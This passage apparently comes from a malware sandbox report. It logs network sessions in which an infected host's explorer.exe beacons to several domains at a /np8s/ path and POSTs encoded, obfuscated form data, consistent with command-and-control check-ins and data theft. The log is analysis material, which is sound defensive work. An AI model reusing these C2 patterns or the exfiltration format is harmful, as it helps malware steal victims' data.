DHueM4birzceVrRxXGkYzRtdMG0hc7mZ7xRPozt9FQMByqnIY84Dx9zTGWMU6Oh7baf77IGty(cfTsZIf0B8RKktSN 9bS2SLNOJJSHZgvfuwVzJSriQN0OmYBvuaNtvxuI2dzgWEAzumkLuO42zuZcOdtbaoD9eJ1AGVt42i2lGLYgPLyaxX 2Tb~wjwjwoX8CVmMm~Xe5MonBZLgfe4o52upmvNOwpeWCgUs8KovejozRLBfnZDOI0DPsNGceybRarN2ZskepRlyJ5 0kyJnO93Facevt7KYxfdp2B1gPcZDGy0JyebGZuWZ7-y-wQBQ4lZU~pnyQnrWq52vs9gTyd18B5V4Ie2EnEcRWamkT p6iN2iJRSJr6EOwXif4II3hZ2zWa2OjVh9XX_D5cKPElVvu2q1cznlp0BwlkonoyHGbiWMfSKfo1ttYPyr78OxLnGQ gUtjnfdMn0rNwXwdqYoG2o15hbkTUgVfoHp3li8VeIqd434e_4Y0YcAZM7QAFz1Q8gJZ15TE2BQ(TpPkJ4h~32XDEr Coz~sHJkr(8XD~Z7XDBadkv21Gtla8zMILF1HZorl4Y9fsFoNTa7He_LzDnomLVTS6u3OKVSxiRAk5wyjNNRTIxgI~ fwWrrz0h-jFXzyxbJZH1JVS73CmFCD9ip4t3sm0ntnnfyz3Vs3xgQJ35-(NIN1Z2wVydMrdiyIKMj(Kh0XJ6XU67vS 11qjCb4AAoKKTKUd0i80u9DlzHytHHV2tPdBObOFpyeRngFWipuSd7GXSMZ5q8cmxh7htOS9nwTBJYF0K(y3me4azt 8XFf-pygN7zZF2BoMHj88qlZQEmOqcyLprZe0~p9kbi~SDCEyrnNdkTLV8pzNrt36LD7qgZOSX87hzUCITU7aKJpsK ZbsCXNCMIPu~PlyIrMLmAZPzG1OGEIrmc58fOmr1O(9bl85ySeI41hcfUBkg8S3bLoHGpOXrOagSQ9lJ-ziqls1TeS J3oiM9MnTaSpQJq2LWOiApaeHvhD285db5JM6XUI0A5EQ5YbphwADDkVEwx3OvY~Xf5zsln5ptMT19S5h2D3a3NACu lzwnO9NejXec9dLJ5hZ8QQMuMQjMvM1Pr4i9C4T4wfcHJLHo4m_MM~_B06PJzeg6OWz9tpQ7-D0Jy(hqKmLvS38FTV 71ROsjzoXajO1iDFDTd0e0SfyuYidEV6Q~VneHaHoE_tvYP0VdyXmoK1amSXREw655TaQsB0F6nLGYOjXgX5ZlJGlo 8tilnPo6udEYOH5La1Oxd41wkeu0jYb2c8Y9EtB7FVc31qpD
May 27, 2022 18:49:53.204948902 CEST	9669	IN	HTTP/1.1 301 Moved Permanently location: https://littlebeartreeservices.com/np8s/ Vary: Accept-Encoding Server: DPS/1.13.2 X-SiteId: 4000 Set-Cookie: dps_site_id=4000; path=/ Date: Fri, 27 May 2022 16:49:53 GMT Connection: close Transfer-Encoding: chunked Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.3	49975	160.153.136.3	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:49:53.196763992 CEST	9669	OUT	GET /np8s/?U48h=VAwngi5WtAVjDckXiPDKxPPVGnJBDj1vDFh4gmlmfJouKpIa6u8IzCyY+5EvW03qMChn&m88hS=6ld8i2BhSR2pvHw HTTP/1.1 Host: www.littlebeartreeservices.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 18:49:53.227447033 CEST	9669	IN	HTTP/1.1 400 Bad Request Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.3	49976	103.247.11.212	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:49:58.606163025 CEST	9671	OUT	POST /np8s/ HTTP/1.1 Host: www.sekolahkejepang.com Connection: close Content-Length: 410 Cache-Control: no-cache Origin: http://www.sekolahkejepang.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.sekolahkejepang.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 34 38 68 3d 61 4d 51 46 55 50 69 6f 4b 78 6d 68 47 46 4e 6b 49 35 68 59 57 5f 47 36 63 6a 6d 72 41 4f 79 52 54 56 36 73 42 41 49 62 54 50 42 30 38 76 52 36 72 67 54 35 58 73 34 4f 77 36 67 6c 4d 48 50 58 38 42 44 6d 67 6f 28 6a 76 58 67 49 61 57 59 48 37 42 35 6c 6e 52 44 5f 4a 41 70 6c 50 41 63 59 57 66 48 44 38 4b 77 2d 34 45 62 4a 48 30 78 35 51 6c 65 56 47 69 48 66 6c 79 4d 54 38 71 69 54 78 77 50 48 76 6d 71 6d 4c 45 36 72 67 4d 77 79 52 4b 4e 4e 68 73 62 6e 6b 31 65 45 7e 79 51 64 71 41 53 6c 63 4b 6b 39 66 71 30 65 37 42 54 35 38 68 42 35 62 41 45 48 70 36 28 4e 6d 34 67 53 64 47 44 53 71 47 74 32 4d 30 65 39 4d 67 51 57 47 46 57 2d 51 50 43 4f 72 57 30 51 49 79 4d 53 37 68 67 50 4c 6f 61 77 4a 50 6a 36 70 39 6b 4e 73 5a 75 79 43 7a 66 75 4e 71 4f 57 35 32 4d 7a 4a 62 45 54 4f 51 34 52 6d 41 43 68 71 39 48 6f 35 76 58 6a 6e 68 6d 2d 53 4f 72 75 62 38 4f 75 42 79 67 70 6b 67 34 34 6a 70 6a 47 70 66 64 53 6b 6f 67 79 63 2d 46 4a 68 33 52 48 39 58 61 63 62 74 68 57 4f 49 63 6e 34 74 41 4c 37 4d 33 5a 7a 4b 4e 2d 30 33 52 74 78 2d 6e 34 43 73 50 42 51 75 78 38 48 55 73 6b 41 75 38 78 78 35 50 31 41 42 6c 55 4e 66 56 6d 4a 66 50 79 57 46 79 35 69 2d 77 6a 61 7a 59 78 55 62 6e 59 39 5a 7e 72 51 67 29 2e 00 00 00 00 00 00 00 00 Data Ascii: U48h=aMQFUPioKxmhGFNkI5hYW_G6cjmrAOyRTV6sBAIbTPB08vR6rgT5Xs4Ow6glMHPX8BDmgo(jv XgIaWYH7B5lnRD_JAplPAcYWfHD8Kw-4EbJH0x5QleVGiHflyMT8qiTxwPHvmqmLE6rgMwyRKNNhsbnk1eE~yQdqAS lcKk9fq0e7BT58hB5bAEHp6(Nm4gSdGDSqGt2M0e9MgQWGFW-QPCOrW0QlyMS7hgPLoawJPj6p9kNsZu yCzfuNqOW52MzJbETOQ4RmAChq9Ho5vXjnhm-SOrub8OuBygpkg44jpjGpfdSkogyc-FJh3RH9XacbthWOIcn4tAL7 M3ZzKN-03Rtx-n4CsPBQux8HUskAu8xx5P1ABlUNfVmJfPyWFy5i-wjazYxUbnY9Z~rQg).
May 27, 2022 18:49:59.038578033 CEST	9685	IN	HTTP/1.1 301 Moved Permanently Date: Fri, 27 May 2022 16:49:58 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Upgrade: h2,h2c Connection: Upgrade, close Location: https://www.sekolahkejepang.com/np8s/ Vary: Accept-Encoding Content-Length: 0 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.3	49977	103.247.11.212	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:49:58.986043930 CEST	9684	OUT	POST /np8s/ HTTP/1.1 Host: www.sekolahkejepang.com Connection: close Content-Length: 36478 Cache-Control: no-cache Origin: http://www.sekolahkejepang.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.sekolahkejepang.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 34 38 68 3d 61 4d 51 46 55 4e 32 45 46 6c 65 43 43 56 42 48 4c 4c 51 62 65 73 4f 30 65 54 69 6f 45 38 32 30 57 6e 44 4c 46 42 35 70 42 5f 35 69 76 72 77 61 68 44 69 2d 58 75 67 6e 39 70 45 68 47 48 7a 55 38 42 61 78 67 6f 4c 6a 39 58 49 59 64 33 4a 69 37 69 52 36 78 78 44 50 49 41 6f 35 4c 43 6f 35 57 66 54 68 38 4b 49 75 34 55 33 4a 47 58 5a 35 48 32 32 65 5a 53 48 56 73 53 63 50 78 4b 75 64 78 30 62 66 76 6e 57 6d 4b 30 32 72 6a 74 41 78 41 35 56 43 6f 63 62 6d 32 6c 65 6e 33 53 73 76 71 41 57 48 63 50 63 39 66 38 4d 65 36 53 72 35 35 53 5a 2d 56 51 45 43 74 36 28 4d 69 34 38 35 64 47 66 6b 71 45 42 6d 4d 47 43 39 4d 51 51 58 58 6d 32 4d 56 65 44 57 34 47 6f 33 49 79 41 72 37 7a 45 58 4c 70 33 6a 65 76 50 72 6c 38 4a 6f 73 66 4f 55 45 54 65 6e 47 4b 4f 64 35 32 4d 54 4a 62 45 74 4f 51 49 52 6d 48 65 68 6f 62 44 6f 7e 4f 58 67 37 52 6d 5f 63 75 72 4d 56 63 43 65 42 79 34 35 6b 6b 31 66 6a 34 72 47 6f 36 35 53 30 4a 67 78 4a 75 46 4c 76 58 52 61 6f 6e 61 66 62 74 68 34 4f 4e 67 4e 34 65 45 4c 35 5a 50 5a 28 49 56 2d 79 48 52 74 74 4f 6e 32 4e 4d 44 52 51 75 70 34 48 56 77 61 44 63 51 78 32 71 48 31 48 6a 64 55 4f 76 56 6d 41 5f 4f 45 59 57 58 77 75 73 6f 48 52 54 30 75 57 76 79 41 7a 35 72 63 44 6b 73 2d 42 77 57 35 7a 6a 54 35 72 78 76 6b 4f 50 58 4c 74 5f 74 6f 5a 4f 5a 47 7a 76 72 32 45 30 39 46 65 49 68 6f 4c 4b 66 53 44 73 32 69 48 6f 53 55 62 37 76 72 44 34 64 49 34 6b 45 5a 70 70 48 6e 4a 36 72 61 70 75 34 62 48 68 49 73 6c 58 6e 56 31 6e 4b 4a 42 38 67 4e 39 79 6e 67 42 73 49 68 54 6f 5a 54 6a 72 4a 75 77 7a 68 5f 4f 69 31 61 79 48 6c 32 6b 48 46 73 71 62 43 63 34 6e 35 36 71 4a 48 34 42 33 71 6b 36 67 42 65 53 5f 77 61 7e 5f 6b 6c 54 5f 34 41 35 4e 28 75 41 30 67 79 6b 65 6e 68 6b 36 67 2d 6f 78 66 61 66 49 79 62 6d 6a 64 73 49 69 4a 73 51 52 62 67 6c 53 66 4b 37 6f 68 4f 39 6a 64 6e 73 68 48 43 50 34 4a 74 4e 31 50 4e 75 71 4e 65 52 2d 4f 36 31 66 7a 43 70 62 58 2d 47 42 7e 69 45 63 61 43 45 5f 31 36 41 39 75 52 31 52 33 6c 57 7a 61 36 6f 54 32 74 46 61 34 72 75 34 79 52 58 53 49 52 32 33 6c 4d 32 49 35 56 63 59 67 63 79 50 65 78 63 44 55 6a 38 56 7a 65 46 61 32 48 4a 47 4c 56 57 43 72 68 75 57 34 59 56 4c 75 4f 47 6e 62 49 7a 33 2d 28 39 35 66 6a 65 6c 72 46 62 32 67 41 41 78 77 50 67 5a 73 65 76 71 43 30 52 46 6b 64 74 79 42 72 76 4d 6a 65 4f 39 5f 49 42 69 57 73 67 51 55 67 37 42 77 43 53 58 69 32 65 64 59 62 41 5a 50 63 48 47 69 50 48 67 6d 78 34 77 32 5a 58 59 78 6a 4b 79 38 4f 61 6a 57 4e 67 4e 53 47 5f 63 31 44 57 4c 63 54 55 54 6b 51 6a 49 53 69 75 78 75 49 77 75 72 33 56 6c 2d 6d 71 51 56 78 75 50 47 75 57 58 72 75 55 7e 70 73 38 65 43 4f 6f 65 58 49 68 4c 35 45 59 35 5f 61 31 78 78 37 74 6b 33 73 39 53 76 6d 34 54 69 44 58 73 6e 53 70 39 70 65 4f 5a 39 73 76 54 37 6f 50 4f 36 61 4c 4d 59 41 50 71 59 5a 6d 73 59 6e 44 6c 2d 72 55 76 4e 70 6c 52 37 76 68

Timestamp	kBytes transferred	Direction	Data
			41 79 39 72 6b 54 71 76 4a 57 6d 34 53 48 75 57 4b 45 4b 42 54 39 50 32 4a 46 66 41 46 68 76 43 73 76 6c 34 36 63 5a 55 6d 6f 36 33 41 35 61 30 62 35 5a 37 66 4b 53 4c 69 5a 30 75 59 6c 46 57 53 4c 42 31 62 61 67 68 73 74 51 72 5a 6f 33 67 42 68 68 55 71 72 54 6d 52 76 32 78 77 63 66 4c 7a 51 72 39 39 55 6a 4a 54 49 6b 51 65 66 75 45 34 74 70 74 52 30 50 50 4d 61 48 55 50 49 31 47 34 6b 4d 43 68 4c 74 59 30 54 44 66 37 6e 46 61 68 68 51 74 6f 4d 31 4f 36 67 32 30 69 35 64 39 7a 45 75 39 6e 78 44 4e 72 79 49 50 63 36 70 66 6a 51 38 66 6a 79 55 45 78 66 6c 7a 50 56 31 4b 4d 4f 78 67 6b 78 33 57 57 58 59 57 6f 61 41 45 33 7a 56 42 6a 75 66 38 4a 77 38 6a 38 4e 7e 5f 6b 65 58 37 4a 51 4d 35 50 71 79 69 72 4b 7a 78 6e 49 6b 46 59 56 75 65 7a 37 63 70 43 33 68 53 79 6b 35 43 52 37 4c 6f 37 6e 7e 44 31 4a 31 55 66 67 5a 36 49 42 6e 62 6a 5f 7a 4f 69 6e 53 41 70 32 30 44 7a 39 57 54 74 46 4d 56 44 58 38 48 6a 4b 5a 6f 39 79 31 44 32 68 54 64 35 75 66 73 46 2d 4c 55 68 48 66 79 6e 30 6c 68 66 5f 64 69 51 38 46 46 37 5f 45 69 52 6d 37 63 33 6d 64 6c 49 31 6d 51 64 30 78 57 6b 38 37 48 74 7a 70 30 4c 56 72 79 35 79 43 6f 6d 77 49 6b 68 48 6f 39 64 33 71 47 6f 4d 36 47 72 5f 37 49 72 43 34 48 75 43 6f 63 66 42 44 44 37 42 56 61 58 34 6b 42 6e 64 45 7a 42 62 Data Ascii: U48h=aMQFUN2EFleCCVBHLLQbesO0eTioE820WnDLFB5pB_5ivrwahDi-Xugn9pEhGHzU8BaxgoLj9 XIYd3Ji7iR6xxDPIAo5LCo5WfTh8Klu4U3JGXZ5H22eZSHVsScPxKudx0bfvnWmK02rjtAxA5VCocbm2len3SsvqAW HcPc9f8Me6Sr55SZ-VQECt6(Mi485dGfkqEBmMGC9MQQXXm2MVeDW4Go3lyAr7zEXLp3jevPrl8JosfOUETenGKOd5 2MTJbEtOQIRmHehobDo~OXg7Rm_curMVcCeBy45kk1fj4rGo65S0JgxJuFLvXRaonafbth4ONgN4eEL5ZPZ(IV-yHR ttOn2NMDRQup4HVwaDcQx2qH1HjdUOvVmA_OEYWXwusoHRT0uWvyAz5rcDks-BwW5zjT5rxvkOPXLt_toZOZGzvr2E 09FeIhoLKfSDs2iHoSUb7vrD4dl4kEZppHnJ6rapu4bHhIslXnV1nKJB8gN9yngBsIhToZTjrJuwzh_Oi1ayHl2kHF sqbCc4n56qJH4B3qk6gBeS_wa~_klT_4A5N(uA0gykenhk6g-oxfaflybmjdsIiJsQRbglSfK7ohO9jdnshHCP4JtN1PNuqNeR-O61fzCpbX-GB~iEcaCE_16A9uR1R3lWza6oT2tFa4ru4yRXSIR3lM2I5VcYgcyPexcDUj8VzeFa2HJGLVWCrhuW4YVL uOGnblz3-(95fjelrFb2gAAxwPgZsevqC0RFkdtyBrvMjeO9_IBiWsgQUg7BwCSXi2edYbAZPcHGiPHgmx4w2ZXYxj Ky8OajWNgNSG_c1DWLcTUTkQjISiuxuIwur3Vl-mqQVxuPGuWXruU~ps8eCOoeXIhL5EY5_a1xx7tk3s9Svm4TiDXs nSp9peOZ9svT7oPO6aLMYAPqYZmsYnDl-rUvNplR7vhAy9rkTqvJWm4SHuWKEKBT9P2JFfAFhvCsvl46cZUmo63A5a 0b5Z7fKSLiZ0uYlFWSLB1baghstQrZo3gBhhUqrTmRv2xwcfLzQr99UjJTIkQefuE4tptR0PPMaHUPI1G4kMChLtY0 TDf7nFahhQtoM1O6g20i5d9zEu9nxDNryIPc6pfjQ8fjyUExflzPV1KMOxgkx3WWXYWoaAE3zVBjuf8Jw8j8N~_keX 7JQM5PqyirKzxnIkFYVuez7cpC3hSyk5CR7Lo7n~D1J1UfgZ6IBnbj_zOinSAp20Dz9WTtFMVDX8HjKZo9y1D2hTd5ufsF-LUhHfyn0lhf_diQ8FF7_EiRm7c3mdlI1mQd0xWk87Htzp0LVry5yComwlkhHo9d3qGoM6Gr_7IrC4HuCocfBDD7BVaX4kBn dEzBbaTVAsvKXznzxGQ0OLJ78ZD1MpuNpFywJOndB8la2YT7aNWUiaMjJzltI3g8peAKPDFvk70B78gkp2UtXBlo01 heMRN9JCa0VBNKFelP8LhHc7Px0ohzrWQ(XG7PByQNl9sHkoos87mnCEPWlQBPBQJWBr-j9gwV_E-hG2 s7EVwA8wpHwy2aqxIew9aGhzCj1X8S_9q78n3IlirMjgmErlusnT4vUjXnet6(eXKLckdwsyQXETXp1~9y9fBj8sfH TQx6xaBxOtjk-sAbR8Bzkan6OR50tlQpg0HTDUnFH4xdgyWA3VqdRz1SEl-(x5ifeQ4kp7EWGXXulnbySdWo5fNJQY cgYXMPZPdoa(koZ(TvPPmbWnJYAmCX0YTvucEgL9FxLcfx04b6Fwa5H4AJmlP9BydYrMi27mxaqGphpPolik5QEzGP AtE3MVjcFfsfqiEHpJTCmjD5XZmriJtYSJFcTcgZk5LpscCKofPr0NfIFfM4mBjJDMViwPZS_UCtu4N~II1o6D6aYS H1qc5Lr~3jwtMMRQVezVANfJvyTMG5XXcBKazB_RW8C22MhBUPu5URAqD7KxOVaHYYid4WtcN6FJF6I6 62zwPngAZ2TODTkbFx-vt(4r9iyH_nUuP(JNRe2BaYDiNu0hi5C2hy02rYSBqVKRkpw6P(AtmS-HxTY8Bl5kO1XEej l3cdte1PL9wZuTEOOoxrmmOV-CJb4WNumDCoQhuD2Ww0KjbREZBQuGurWKv9RluYe~6Fn~G8Q3PD4d0(gc0xeaEtMGRcT(qiBJmRgIyHdrcJ6p3RN48hFyD0rg_W_BMy_LE1iiGgcfWw9xWskKfYSy0T29bZHeZ3_o08ksLUMG A1ar8GYMj0XkxDmDjfDUxY64Kz16PrsQi9hHqRd2Xv7kDNlt_3U8PYs6LEaxhieZNV4YG0W(zTnLrMYve~gl84lMV4 kiEHXKLk8GGvIN0sqtkA2YruS6qx23K4u8hEns-73HFiFSO1BY-AcfcMGkCgKXDtOB-Qqi0niiP~VkuSgSiWGMkyHo Xrx65(hfFjsVI75HJl254xkFJhfXHd0ggidThH8Kv0VRSFDu3P4uzySKEGGP6LB2hNLlaTYH0vr6mvlVERHdjA0MCt sICLcJH04gwTBmqOLu1vQSPCBj3jtjS9nEkLBbTPcnNiTMfqzNYUdBkzY5p3MP1ZsK_BVHwjsN3DzsnRu3fykkr81j nVUu90TKGrgufli1iW4lHXc84E8f_fY72xnfmiWNpQFMP3fkeZmimXOkty_6CDEIjBSfqEuqjztDF1MB-L_q-bZHmC PldN_NFiTTCLGiaVat9A7OmGSW7~Gbh59XEpHR_Q4xeqvONlgUn~ZuSJxg4Q0wEWCgDRWGO~5mJtF(on sPeM25746D35zWPfSZyEbznje1587ZTjoPI9MPt5G(8v2R-2yU8np7VErR2G2nnPSRFxsoiJJKte3xg2uZv2mhouzh 58hdYa0cKI23IgDWesks5H3sYhp3Umt1SjQNneuh7g85tIsL88bRthJgpb1~WIN032yY_rJ8b8nDe7fsBWL99H-2z~ E6KjwbOCytrq2pGkH2iJ7Nf6Ge4bVR58RiOb_WT(j6InIPwolgOrW6pdT4SgT73sjd-DiN_muyHeM3u8l1D(mIhixN xOrY4dkKyBiNyDORK1XgX9xFX~56d9yJ3swNQy9NuKH4NFcXzM93K(iTgTUrRhCKBnsAEJqpLAmKnOVADqo9flx606 f10yxjvqXe42LmOfSw4Yz3C~AOEv0ghkTeBhoj75ug7F9jPUO9aGSElf5WLSzSjnhsWQ8SkzssOpebStGrntt~gdzY W5PaoSuQlfszZnzWYuRsFsAEccl6U3usbj-B7zB0Of9eTdSAsM-zq3731sSh4CHyVA60U50JK(uoWARiU60O3UZNdP AnJWU4qE3fNzCt4lhKjaeqZtI5rffcn8LekPEpPQ7JI33T00iHNeqBWItHsd96yXBulnbwl6McK4iI42Po15vFE(tFBF8roHDn2s eAQ7Xqv02VKCt~xBURIUFfMFYxRBgWyRwaRWRFCm5O_3pPsrB~iD15Kz67YcZ9AMT8GWjyWgH9Eyj0tkAW_o-gC0BS5smrtH4JVtrLnCFhQrOvYEcQMPUdWIAoKo8A8Slp0q6jiyDsD0HqNIGxpUKf7Xw3K1qONAqmW1Yw98vW9oo7-RrIBzdu-PeqB227bTi4S7XyE49ynZNeiO2pW7IYR31nxaQAlOOsNiCGRRBq3vgXAS4u6ZUKGdnk4EmWqgiQyv pWlO7vTYPPNRgCCDO6W5TGjIzFKVODjhoR6z7Z2ljvTRddrmq0hqbjGuACsCu8jhWxkWKtxw2zuqT95bTCPX3WE(sy q5wDuCjW0VziZ~epLo29pcXePttMZpsUGvll1WCMPbyCAdXzP~qB3OzN4ZaJ72t~cSCpcCZTergpZnlNf7k47deazd fBm~NxaE3yYknqsR6xHCd4wLl9VvgH4D5ysBFCU5d9Tm6IK981FiY~4XSfcXeA_gWvecN1lqbOacQxwxIRGKGkN3dm OwkjMAGrU8MtWuBVD~HViRTeiL2Fb9T5ZryfACZAWsV67QSNMh-2TYGfToXWvwZDzF75iW9c-ag3v2rXvzzWPBFpCD _yZvIM996ru8c24Q1rmnbAVoBrvXyzxlXN_RywPCnpQOPzxFRlTCA1WzZsW(3PDz68qO
May 27, 2022 18:49:59.858836889 CEST	9711	IN	HTTP/1.1 301 Moved Permanently Date: Fri, 27 May 2022 16:49:59 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Upgrade: h2,h2c Connection: Upgrade, close Location: https://www.sekolahkejepang.com/np8s/ Vary: Accept-Encoding Content-Length: 0 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49815	52.17.43.61	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:47:42.419400930 CEST	7949	OUT	GET /np8s/?U48h=SjFSW0qH8X1Gu/+4r88YNPSLQa2KKx1h4LPt291Cc0nRXdmgbio7b0swgPTE4uOj94VU&m88hS=6ld8i2BhSR2pvHw HTTP/1.1 Host: www.brawlhallacodestore.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:47:42.463265896 CEST	7949	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Fri, 27 May 2022 16:47:42 GMT Content-Type: text/html Content-Length: 178 Connection: close Location: https://www.brawlhallacodestore.com/np8s/?U48h=SjFSW0qH8X1Gu/+4r88YNPSLQa2KKx1h4LPt291Cc0nRXdmgbio7b0swgPTE4uOj94VU&m88hS=6ld8i2BhSR2pvHw Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body bgcolor="white"> 301 Moved Permanently <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.3	49978	103.247.11.212	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:49:59.362895966 CEST	9685	OUT	GET /np8s/?U48h=VOk/KoOKPmyFTHQXWsNAO627WiKHMN6hKQrMVwJFQe1euvxAvAuscpxAvLs3P2LowQm4&m88hS=6ld8i2BhSR2pvHw HTTP/1.1 Host: www.sekolahkejepang.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 18:49:59.802954912 CEST	9710	IN	HTTP/1.1 301 Moved Permanently Date: Fri, 27 May 2022 16:49:59 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Upgrade: h2,h2c Connection: Upgrade, close Location: https://www.sekolahkejepang.com/np8s/?U48h=VOk/KoOKPmyFTHQXWsNAO627WiKHMN6hKQrMVwJFQe1euvxAvAuscpxAvLs3P2LowQm4&m88hS=6ld8i2BhSR2pvHw Vary: Accept-Encoding Content-Length: 0 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.3	49979	45.39.111.146	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:50:04.978163958 CEST	9715	OUT	POST /np8s/ HTTP/1.1 Host: www.68chengxinle.com Connection: close Content-Length: 410 Cache-Control: no-cache Origin: http://www.68chengxinle.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.68chengxinle.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 34 38 68 3d 37 64 39 33 45 51 68 55 78 32 6d 4c 57 63 39 4b 5a 76 50 4b 4a 74 43 64 36 43 65 71 4d 54 35 6e 62 65 53 4d 4d 6d 7e 36 61 30 77 30 34 6f 37 71 4a 55 75 32 43 72 4f 2d 62 6c 39 52 57 47 56 76 78 4e 58 64 4e 78 7e 72 79 48 56 73 77 42 68 5a 52 76 42 53 45 4a 30 4c 6a 6c 45 53 6d 4c 67 5a 49 54 78 66 73 76 49 76 59 4c 4c 73 39 4e 35 4a 45 78 5a 69 58 6f 70 4b 6b 76 7a 4a 42 37 32 5a 59 66 7a 63 4b 39 66 39 74 31 38 75 4a 58 68 68 57 7a 79 44 42 4b 7e 42 57 49 6e 79 68 6f 73 36 49 52 56 34 75 34 43 63 36 45 58 48 6b 45 4b 54 50 45 31 67 51 33 4d 72 6f 41 50 37 6d 49 41 6e 44 79 38 77 46 35 6d 56 36 79 53 31 7a 67 4a 4e 30 63 42 67 54 38 31 4d 30 34 6f 42 39 62 38 50 53 7a 73 71 41 47 48 66 46 49 41 6c 4d 63 7a 4c 4b 36 33 70 30 69 61 6f 61 67 46 7a 31 41 4a 67 38 42 57 2d 4e 59 66 4a 6b 74 67 65 6f 57 79 72 78 66 6f 45 7a 33 6d 76 61 5f 32 78 31 74 47 6b 34 45 4b 66 54 47 70 39 6d 5a 75 2d 69 57 4d 76 7e 66 76 35 37 77 6a 31 73 66 53 53 68 6f 7e 58 30 4b 45 79 43 74 50 50 43 62 57 33 37 75 64 77 4e 39 65 6d 46 52 4b 52 6f 42 64 38 28 6d 37 45 49 6b 63 6f 58 64 63 6f 46 79 67 42 28 77 51 57 62 43 7e 4d 30 55 4d 52 31 35 7e 35 32 56 72 67 6f 45 5a 4f 34 4c 51 71 47 44 77 6c 52 46 63 32 61 77 29 2e 00 00 00 00 00 00 00 00 Data Ascii: U48h=7d93EQhUx2mLWc9KZvPKJtCd6CeqMT5nbeSMMm~6a0w04o7qJUu2CrO-bl9RWGVvxNXdNx~ryHVswBhZRvBSEJ0LjlESmLgZITxfsvIvYLLs9N5JExZiXopKkvzJB72ZYfzcK9f9t18uJXhhWzyDBK~BWInyhos6IRV4u4Cc6EXHkEKTPE1gQ3MroAP7mlAnDy8wF5mV6yS1zgJN0cBgT81M04oB9b8PSzsqAGHfFIAlMczLK63p0iaoagFz1AJg8BW-NYfJktgeoWyrxfoEz3mva_2x1tGk4EKfTGp9mZu-iWMv~fv57wj1sfSSho~X0KEyCtPPCbW37udwN9emFRKRoBd8(m7ElkcoXdcoFygB(wQWbC~M0UMR15~52VrgoEZO4LQqGDwlRFc2aw).

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
42	192.168.2.3	49980	45.39.111.146	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:50:05.142842054 CEST	9723	OUT	POST /np8s/ HTTP/1.1 Host: www.68chengxinle.com Connection: close Content-Length: 36478 Cache-Control: no-cache Origin: http://www.68chengxinle.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.68chengxinle.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 34 38 68 3d 37 64 39 33 45 56 68 38 75 57 4b 57 61 73 35 70 65 64 76 6b 52 4e 53 6c 34 79 4b 6c 4a 52 73 6e 52 4d 71 2d 53 54 43 4c 62 33 73 75 28 59 50 4c 44 31 6e 78 43 70 57 58 54 33 4a 56 53 6d 5a 6f 78 4e 66 43 4e 78 36 72 7a 48 74 38 33 67 78 5f 52 4e 35 52 48 70 31 2d 69 6c 45 62 73 70 55 30 49 54 6c 48 73 